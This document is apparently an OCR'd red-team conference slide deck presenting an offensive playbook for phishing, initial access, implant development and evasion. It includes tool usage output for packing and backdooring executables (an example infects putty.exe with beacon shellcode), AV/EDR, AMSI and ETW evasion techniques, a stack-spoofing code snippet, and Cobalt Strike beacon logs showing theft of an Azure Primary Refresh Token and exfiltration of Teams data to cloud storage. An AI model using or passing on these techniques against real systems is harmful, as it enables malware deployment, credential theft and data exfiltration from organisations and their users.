  - DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs



Installation

» **Obfuscate** your Implants:

  » use my *ProtectMyTooling*

» Roll your implants through multiple daisy-chained packers

» I'll release it soon on my Github, stay tuned & follow me on Twitter!

```
::::::::::.:::::::..      ...  ::::::::::::.,::::::  .,-:::::::::::::::
 `;;;```.;;;;;;``;;;;  .;;;;;;;;;;;;;;;;;;;;;;;;;;;'````;;;;;;;;
  `]]nnn]]' [[[,/[[[' ,[[     \[[,  [[     [[cccc [[[           [[
   $$$""    $$$$$$c   $$$,     $$$  $$     $$""""" $$$           $$
   888o     888b "88bo"888,_ _,88P  88,    888oo,_`88bo,__,o,   88,
 .  YMMMb :.-:.MM   ::-. "YMMMMMP"   MMM    """"YUMMM"YUMMMMMP"  MMM
;;,.    ;;;';;.   ;;;;'
[[[[, ,[[[[, '[[,[[['
$$$$$$$$"$$$   c$$"
888 Y88" 888o,8P"`
::::::::::::mM...        ...     :::    :::::.    :::. .,-:::::/
;;;;;;;;.;;;;;;;.  .;;;;;;;.  ;;;    ;;`;;;;;,  `;;,;;;-'````'
     [[   ,[[     \[[,[[     \[[,[[[    [[[ [[[[[. '[[[[   [[[[[[/
     $$   $$$,     $$$$$,     $$$$$'    $$$ $$$ "Y$c$"$$c.    "$$
     88,  "888,_ _,88"888,_ _,88o88oo,._888 888    Y88`Y8bo,,,o88o
     MMM    "YMMMMMP"  "YMMMMMP""""""YUMMMMM MMM     YM  `'YMUP"YMM

  Red Team implants protection swiss knife.

  Multi-Packer wrapping around multitude of packers, protectors, shellcode loaders, encoders.
  Mariusz Banach / mgeeky '20-'22, <mb@binary-offensive.com>
  v0.13

[ 1] amber          -  Shellcode Loader       - Amber takes PE file on input and produces an EXE/PIC shellcode that loads it reflectively in-memory
[ 2] asstrongasfuck -  .NET Obfuscator        - AsStrongAsFuck - console obfuscator for .NET assemblies (modded by klezVirus)
[ 3] backdoor       -  Shellcode Loader       - RedBackdoorer - backdoors legitimate PE executable with specified shellcode
[ 4] callobf        -  PE EXE/DLL Protector   - CallObfuscator - (by Mustafa Mahmoud, @d35ha) obscures PE imports by masquerading dangerous calls as innocuous ones
[ 5] confuserex     -  .NET Obfuscator        - An open-source protector for .NET applications
[ 6] donut          -  Shellcode Converter    - Donut takes EXE/DLL/.NET and produces a robust PIC shellcode or Py/Ruby/Powershell/C#/Hex/Base64 array
[ 7] enigma         -  PE EXE/DLL Protector   - (paid) The Engima Protector is an advanced x86/x64 PE Executables protector with many anti- features and virtualization
[ 8] hyperion       -  PE EXE/DLL Protector   - Robust PE EXE runtime AES encrypter for x86/x64 with own-key brute-forcing logic.
[ 9] intellilock    -  .NET Obfuscator        - (paid) Eziriz Intellilock is an advanced .Net (x86+x64) assemblies protector.
[10] invobf         -  Powershell Obfuscator  - Obfuscates Powershell scripts with Invoke-Obfuscation (by Daniel Bohannon)
[11] logicnet       -  .NET Obfuscator        - LoGiC.NET - A more advanced free and open .NET obfuscator using dnlib. (modded by klezVirus)
[12] netreactor     -  .NET Obfuscator        - (paid) A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques
[13] netshrink      -  .NET Obfuscator        - (paid) PELock .netshrink is an .Net EXE packer with anti-cracking feautres and LZMA compression
[14] packer64       -  PE EXE/DLL Protector   - jadams/Packer64 - Packer for 64-bit PE exes
[15] pe2shc         -  Shellcode Converter    - pe_to_shellcode by Hasherezade, takes PE EXE/DLL and produces PIC shellcode
[16] pecloak        -  PE EXE/DLL Protector   - A Multi-Pass x86 PE Executables encoder by Mike Czumak, @SecuritySift. Requires Python 2.7
[17] peresed        -  PE EXE/DLL Protector   - Removes all existing PE Resources and signature (think of Mimikatz icon).
[18] scarecrow      -  Shellcode Loader       - Takes x64 shellcode and produces an EDR-evasive DLL (default)/JScript/CPL/XLL artifact. (works best under Linux or Win10 WSL!)
[19] sgn            -  Shellcode Encoder      - Shikata ga nai (仕方がない) encoder ported into go with several improvements. Takes shellcode, produces encoded shellcode.
[20] smartassembly  -  .NET Obfuscator        - (paid) A powerful code protection system for the .NET Framework including various obfuscation & anti- techniques
[21] themida        -  PE EXE/DLL Protector   - (paid) Advanced x86/x64 PE Executables virtualizer, compressor, protector and binder.
[22] upx            -  PE EXE/DLL Protector   - Universal PE Executables Compressor - highly reliable, works with x86 & x64.
[23] vmprotect      -  PE EXE/DLL Protector   - (paid) VMProtect protects x86/x64 code by virtualizing it in complex VM environments.
```

- Allows daisy-chaining packers where output from a packer is passed to the consecutive one:

`callobf,hyperion,upx` will produce artifact `UPX(Hyperion(CallObf(file)))`

Installation

- Watermark iour implants
  - deliberately inject IOCs
  - for implants tracking
  - for VirusTotal polling
  - to stay ahead of Blue Teams

- Inject into:
  - DOS Stub
  - Additional PE Section
  - Manifest
  - Version Info
  - PE Checksum, Timestamp

```
                    ;
                    ED.
                   ,E#Wi
  j.             f#iE###G.
  EW,           .E#t E#fD#W;
  E##j         i#W,  E#t t##L
  E###D.      L#D.   E#t  .E#K,
  E#jG#W;    :K#Wfff; E#t    j##f
  E#t t##f   i##WLLLLtE#t    :E#K:
  E#t  :K#E:  .E#L    E#t   t##L
  E#KDDDD###i   f#E:  E#t .D#W;                 ,;                                                    G:             ,;
  E#f,t#Wi,,,    ,WW; E#tiW#G.                f#i j.                                        j.       E#,    :      f#i j.
  E#t  ;#W: ;     .D#;E#K##i .. GEEEEEEEL    .E#t  EW,                ..      :          .. EW,       E#t  .GE    .E#t  EW,
  DWi   ,K.DL       ttE##D. ;W, ,;;L#K;;.   i#W,   E##j              ,W,     .Et         ;W, E##j      E#t j#K;   i#W,   E##j
  f.     :K#L     LWL E#t  j##,    t#E     L#D.    E###D.           t##,    ,W#t        j##, E###D.    E#GK#f    L#D.    E###D.
  EW:   ;W##L   .E#f  L:  G###,    t#E   :K#Wfff;  E#jG#W;          L###,   j####t       G###, E#jG#W;   E##D.   :K#Wfff;  E#jG#W;
  E#t  t#KE#L  ,W#;     :E####,    t#E   i##WLLLLt E#t t##f       .E#j##,  G#fE#t      :E####, E#t t##f  E##Wi   i##WLLLLt E#t t##f
  E#t f#D.L#L t#K:     ;W#DG##,    t#E    .E#L     E#t  :K#E:    ;WW; ##,:K#i E#t     ;W#DG##, E#t  :K#E:E#jL#D:  .E#L     E#t  :K#E:
  E#jG#f  L#LL#G      j###DW##,    t#E      f#E:   E#KDDDD###i  j#E.  ###f#W,  E#t    j###DW##, E#KDDDD###E#t ,K#j   f#E:   E#KDDDD###i
  E###;   L###j      G##i,,G##,    t#E       ,WW;  E#f,t#Wi,,,.D#L    ###K:   E#t   G##i,,G##, E#f,t#Wi,,E#t   jD    ,WW;  E#f,t#Wi,,,
  E#K:    L#W;     :K#K:   L##,    t#E        .D#; E#t  ;#W: :K#t     ##D.    E#t :K#K:   L##, E#t  ;#W: j#t          .D#; E#t  ;#W:
  EG      LE.     ;##D.    L##,     fE          tt DWi   ,KK:...      #G      .. ;##D.    L##, DWi   ,KK: ,;           tt DWi   ,KK:
  ;       ;@      ,,,      .,,      :                                 j         ,,,      .,,


    Watermark thy implants, track them in VirusTotal
    Mariusz Banach / mgeeky '22, (@mariuszbit)
    <mb@binary-offensive.com>

usage: RedWatermarker.py [options] <infile>

options:
  -h, --help            show this help message and exit

Required arguments:
  infile                Input implant file

Optional arguments:
  -C, --check           Do not actually inject watermark. Check input file if it contains specified watermarks.
  -v, --verbose         Verbose mode.
  -d, --debug           Debug mode.
  -o PATH, --outfile PATH
                        Path where to save output file with watermark injected. If not given, will modify infile.

PE Executables Watermarking:
  -t STR, --dos-stub STR
                        Insert watermark into PE DOS Stub (This program cannot be run...).
  -c NUM, --checksum NUM
                        Preset PE checksum with this value (4 bytes). Must be number. Can start with 0x for hex value.
  -e STR, --overlay STR
                        Append watermark to the file's Overlay (at the end of the file).
  -s NAME,STR, --section NAME,STR
                        Append a new PE section named NAME and insert watermark there. Section name must be shorter than 8 characters. Section will be marked Read-Only, non-executable.
```

Installation

» If you need to have them EXE

» **Backdoor legitimate EXE**

» or Sign Your EXE with legitimate Authenticode

» PE Backdooring strategy:

» Insert Shellcode in the middle of .text

» Change OEP

» … or better hijack branching JMP/CALL

» Regenerate Authenticode signature

» Pssst. ScareCrow does Signaturing very well!

```
RED BACKDOORER

    Your finest PE backdooring companion.
    Mariusz Banach / mgeeky '22, (@mariuszbit)
    <mb@binary-offensive.com>

usage: peInjector.py [options] <mode> <shellcode> <infile>

options:
  -h, --help            show this help message and exit

Required arguments:
  mode                  PE Injection mode, see help epilog for more details.
  shellcode             Input shellcode file
  infile                PE file to backdoor

Optional arguments:
  -o PATH, --outfile PATH
                        Path where to save output file with watermark injected. If not given, will modify infile.
  -v, --verbose         Verbose mode.

Backdooring options:
  -n NAME, --section-name NAME
                        If shellcode is to be injected into a new PE section, define that section name. Section name must not be longer than 7 characters.
  -i IOC, --ioc IOC     Append IOC watermark to injected shellcode to facilitate implant tracking.

Authenticode signature options:
  -r, --remove-signature
                        Remove PE Authenticode digital signature since its going to be invalidated anyway.

-----------------

PE Backdooring <mode> consists of two comma-separated options.
First one denotes where to store shellcode, second how to run it:

<mode>

    save,run
      |   |
      |   +---------- 1 - change AddressOfEntryPoint
      |               2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
      |               3 - setup TLS callback
      |
      +-------------- 1 - store shellcode in the middle of a code section
                      2 - append shellcode to the PE file in a new PE section
Example:

    py peInjector.py 1,2 beacon.bin putty.exe putty-infected.exe
```

Installation – Shellcode Loader Strategies

1. Time-Delayed Execution to timeout emulation & **make AV Timeout & Transit into Behavioral analysis**
2. Run Shellcode only when correct decryption key acquired – see image below
3. Conceal shellcode in **second-to-last** (or N-to-last) PE Section
4. Use Parent PID Spoofing wherever applicable
5. Prefer staying Inprocess / Inline
6. For Remote-Process Injection – use elonged DripLoader style:
    - Dechain Alloc + Write + Exec steps
    - Introduce significant delays among them
    - Split shellcode into chunks
    - Write chunks in randomized order
    - Execute in a ROP style = Indirect Execution

Nighthawk shellcode loader decryption key recovery options:

Remote:


- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.

Installation - Evasions

- Patchless AMSI + ETW Evasion (via HWBP + DR0..DR3)
- Anti-Hooking with Direct Syscalls
  - Consider Self IAT Hooking to redirect unsafe CreateRemoteThread to safe Direct Syscall stubs
- Advanced In-Memory Evasions
  - Shellcode Fluctuation
  - Thread Stack Spoofing
  - Process Heap Encryption
  - **Modules Refreshing**
  - Unlink Malware PE Modules from PEB during Sleep
  - **Indirect Execution** -> jump to shellcode thread via System Library Gadgets
  - **Indirect Handles Acquisition**
    - convert HWND into Process Handle,
    - reuse opened LSASS handles
- Anti-Debug, Anti-VM, Anti-Dump, Anti-Splicing, Anti-Sandbox, Anti-Emulation, Anti-Forensics, yeeeaaahhh




```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
    auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
    const auto origReturnAddress = *overwrite;
    *overwrite = 0;

    [...]
    *overwrite = origReturnAddress;
}
```

Command & Control

```
Fork & Run (BAD):
beacon> execute-assembly   seatbelt -group=all

Inline (GOOD):
beacon> bofnet_jobassembly seatbelt -group=all
```

» Switch from **Fork & Run** into **Inline** (Inprocess) Operations

» **Hard to safely perform Remote Process Injection**

with apex EDR

• **So instead of injecting – remain inprocess**

with BOF.NET by @CCob


```
bofnet_init
bofnet_load seatbelt
bofnet_executeassembly seatbelt OSInfo
```


```
beacon> bofnet_jobs
[*] Attempting to execute BOFNET BOFNET.Bofs.Jobs.JobList
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
[+] received output:

    - [ 10] Type:  ExecuteAssembly, Active: False, Output:  True (     2 bytes), Args
    - [ 17] Type:  ExecuteAssembly, Active: False, Output:  True (  1023 bytes), Args
    + [  7] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args
    + [ 21] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args
    + [ 20] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
    + [  6] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
```


```
beacon> bofnet_executeassembly sharpprt
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
------------------------------------------------

    :: SharpPRT - Primary Refresh Token extractor.

[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique

[.] Machine connected to Azure AD:
    Tenant ID       :
    Tenant Name     :
    Device Name     :
    OS Version      : 10.0.19042.867
    User Email      :

[.] Primary Refresh Token extraction:
    Nonce    : AwABAAEAAAACAOz_BAD0_ytHRsu7uQfmfqcCE6sCOF4iaUVMeT0dKMBp
    Target   : https://login.microsoftonline.com/login.srf
    Cookie   : x-ms-RefreshTokenCredential
    PRT      :

eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyL
```

Command & Control

- Utilise Nginx Rev-Proxy + **RedWarden** to cut off suspicious Requests & evade JA3
- C2 over Serverless Redirectors & Domain Fronting (CDNs) **only**
  - AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
  - Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- Communicate over Exotic channels (C3):
  - Steganography-based in PNGs hosted on Image Hosting
  - **Mattermost**
  - Asana
  - **Github**
  - JIRA
  - Discord, Slack
  - Dropbox, Google Drive
  - **OneDrive**
  - **MSSQL**
  - **LDAP**
  - **Printer Jobs**








Exfiltration

- Always in-memory ZIP / Compress files before exfiltrating
- Exfiltrate to Cloud Services
  - Azure Storage / Blob
  - OneDrive
  - SharePoint
  - Google Drive
- Exfiltrate by copying to private OneDrive synced folder
- **Steal Azure / Office Primary Refresh Token (PRT)**
- Steal OneDrive SSO Access & Refresh Tokens
  for Session Hijacking on attacker-controlled Machine

```
beacon> bofnet_init
beacon> bofnet_load SharpExfiltrate
beacon> bofnet_jobassembly SharpExfiltrate AzureStorage -c "BlobEndpoint=https://myblob23052022.blob.core.windows.net/;[...]REOa%2FKInRRuvWMTMZtw%
3D" -f C:\Users\SomeUser\AppData\Local\Temp\gJzP0ij7eXnS.zip
```

```
mariusz5 beacon> zipper C:\Users\[redacted]\AppData\Roaming\Microsoft\Teams
[+] Let's start compressing, please wait...

[*] Tasked beacon to spawn Zipper
[+] [05/23 16:37:58] host called home, sent: 187470 bytes
mariusz5 beacon> jobs
[*] Tasked beacon to list jobs
[+] [05/23 16:39:27] host called home, sent: 8 bytes
[*] Jobs

 JID  PID   Description
 ---  ---   -----------
 1    29640 Zipper

[+] received output:
 _________.__
 \_____   /|__|_____ _____  ___________
   /    / |  \____ \\____ \_/ __ \_  __ \
  /    /_ |  |  |_> >  |_> >  ___/|  | \/
 /_____ \|__|   __/|   __/ \___  >__|
       \/   |__|   |__|        \/
                        Outflank Zipper
                    By Cneeliz @Outflank 2020

[+] Zipfile saved as:              C:\Users\[redacted]\AppData\Local\Temp\gJzP0ij7eXnS.zip
[+] Total files compressed:        13587
[+] Total folders compressed:      123
```




```
beacon> bofnet_loadstracciatella
                                                    lla\Stracciatella.exe into BOFNET


                                                    , PublicKeyToken=null successfully
[=] Assembly has been prepared with Costura.dnMerge, running embedded assembly resolver

beacon> bofnet_executestracciatella move C:\Users\[redacted]\AppData\Local\Temp\gJzP0ij7eXnS.zip "C:\Users\[redacted]\OneDrive - ING\files.zip"
[*] Tasked beacon to run Stracciatella  via bofnet_executeassembly stracciatella -l "move C:\Users[redacted]\AppData\Local\Temp\gJzP0ij7eX" -
[*] Attempting to start .NET assembly in blocking mode
[+] [05/23 17:22:41] host called home, sent: 8350 bytes
```

SUMMARY

Phishing – Bullet Points - What Works

» Spearphishing via Third-Party channels – LinkedIn

» Forget about attachments in 2022, URLs are the primary viable vector

» Email Delivery-wise:

  » *GoPhish on VM1*

  » *SMTP Redirector on VM2*

  » *Google Suite / any other decent quality email suite as a next-hop forwarder*

- Frequency – extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
  - Landing Page equipped with Anti-Sandbox
  - HTML Smuggling + delay + *“plausible deniability”* decoy payload

Delivery – Bullet Points

» My personal Bonnie & Clyde:

  » 2022, still **HTML Smuggling + Macro-Enabled Office document =** 🐚

  » MacOS – VBA to JXA -> but then heavily sandboxed

» Secret Sauce lies in VBA poetry

» HTML hosted in high-reputation websites, storages, clouds

» Smuggling must include self-defence logic

» **Office document encryption** kills detection entirely – “VelvetSweatshop” might too!

» **VBA Purging** lowers detection potential

» VBA Stomping no longer has significant impact on detection potential, therefore not required

» Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines

Initial Access – Bullet Points

» HTML Smuggling

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

» Yummiest Payload Formats

- » **PUB, PPTM** – rarely blacklisted/sandboxed
- » **ACCDB, MDE** – for those who favor exotic ones
- » **DOCX + Remote Templates** (with arbitrary extensions),
- » **DOC/XLS** heavily obfuscated/encrypted/purged/yadda, yadda
- » **CPL** – **still** ignored by CrowdStrike

Initial Access – Bullet Points

- **Effective VBA Macros Strategies**
  - **File Droppers**
    - *Simplicity at its best*
    - ***DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation***
      - *forget about EXEs in 2022*
    - Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading
    - Drop XLL & setup Excel extension
    - Drop DLL & execute COM Hijacking
  - **DotNetToJScript flavoured**
    - Pure In-Memory execution
    - Ironically bypasses Defender's ASR rule:
      - *"Block office applications from injecting into other processes"*
  - **XSL TransformNode**
    - Pure In-Memory execution
    - super effective, not signatured, low IOC surface, lesser known

Installation – Bullet Points

- **Use Custom Malware or Customize Lesser Known C2s**
  - **Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers**

- **Develop Custom Shellcode Loader**
  - If you ask me - I'm a purist – C/C++ is the optimal language choice.
    - Rust/Go/C# add their own specific nuances, I don't buy them for MalDev
    - Nim looks promising though

  - Embed shellcodes in Proxy DLL loaders
  - Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)
  - Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE
  - Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

- **Malware Development CI/CD Pipeline**
  - Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.

C2 – Bullet Points

- **Egress Through HTTPS – Highly Trafficked Servers Only**
  - **Serverless Redirectors,**
  - **Domain Fronting via CDN,**
  - **Legitimate services – Github, Slack, MS Teams, Asana**

- **Forget DNS, ICMP, IRC**
  - We’re no longer in mid-90s – robust NIPS/NIDS and ML-based signaturing outrules exotic protocols

- **Offensive Deep Packet Inspection**
  - Closely examine Inbound requests and decide if they originate from your Implants/Infra
  - If not, kill them at spot – TCP RESET/Redirect/404
  - RedWarden-style:
    - Rev-PTR inspection
    - WHOIS, IP Geo
    - HTTP Headers
    - Alignment to expected Malleable contract

Q & A

Questions? ☺

@mariuszbit / mb@binary-offensive.com

https://mgeeky.tech

https://github.com/mgeeky